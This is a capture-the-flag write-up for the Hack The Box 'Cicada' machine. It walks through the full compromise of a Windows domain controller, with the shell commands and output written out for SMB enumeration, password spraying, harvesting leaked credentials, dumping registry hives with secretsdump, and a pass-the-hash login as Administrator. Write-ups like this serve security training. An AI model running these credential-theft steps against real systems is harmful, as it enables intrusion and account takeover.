[HTB] Cicada Writeup
HTB Cicada write-up

TL;DR
Guest SMB access exposed the HR share, which contained a default password. RID brute force found domain users, and the password worked for michael.wrightson. LDAP enumeration exposed david.orelious’s password in the description field. The DEV share then leaked emily.oscars credentials. emily.oscars had WinRM access and could dump SAM/SYSTEM, which exposed the local Administrator hash.
1. Recon
port scan result  Port scan showed that the target was a Windows Domain Controller.
2. Initial Access - Credential Disclosure

Guest SMB access was available, and the HR share was readable.
1
└─$ smbmap -H 10.129.231.149 -u 'guest' -p ''
1

└─$ smbclient //10.129.231.149/HR -U guest
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
└─$ cat 'Notice from HR.txt'

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
1
Cicada$M6Corpb*@Lp#nZp!8
Notice from HR.txt contained the default password.
1

└─$ nxc smb 10.129.231.149 -u guest -p '' --rid-brute
1
2
3
4
5
6
└─$ cat user.txt
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
Domain users were enumerated with RID brute force.
1
└─$ nxc smb 10.129.231.149 -u user.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success

1
michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
The default password worked for michael.wrightson
1
└─$ nxc ldap 10.129.231.149 -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --users

1
david.orelious:aRt$Lp#7t*VQ!3
LDAP enumeration exposed david.orelious’s password in the description field.
1

└─$ nxc smb 10.129.231.149 -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
1

└─$ smbclient //10.129.231.149/DEV -U 'david.orelious%aRt$Lp#7t*VQ!3'
 Using
Using david.orelious, the DEV share was accessible.
1
2
3
4
5
6
7
8
9
10
11
$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
A backup script in DEV contained credentials for emily.oscars.
1
└─$ evil-winrm -i 10.129.231.149 -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
 The credentials worked over WinRM
Privilege Escalation - Registry Hive Dump

emily.oscars had privileges that allowed saving registry hives.
1
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami /priv
 SAM and SYSTEM were saved.
1
2
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> reg save hklm\sam C:\Windows\Tasks\SAM
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> reg save hklm\system C:\Windows\Tasks\SYSTEM
1
2
3
4
5
└─$ smbget -U 'emily.oscars%Q!3@Lp#M6b*7t*Vt' 'smb://10.129.231.149/C$/Windows/Tasks/SAM'

└─$ smbget -U 'emily.oscars%Q!3@Lp#M6b*7t*Vt' 'smb://10.129.231.149/C$/Windows/Tasks/SYSTEM'


└─$ impacket-secretsdump -sam SAM -system SYSTEM LOCAL
1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
The local Administrator NTLM hash was recovered and the hash was used for pass-the-hash WinRM login.
1
└─$ evil-winrm -i 10.129.231.149 -u 'Administrator' -H 2b87e7c93a3e8a0ea4a581937016f341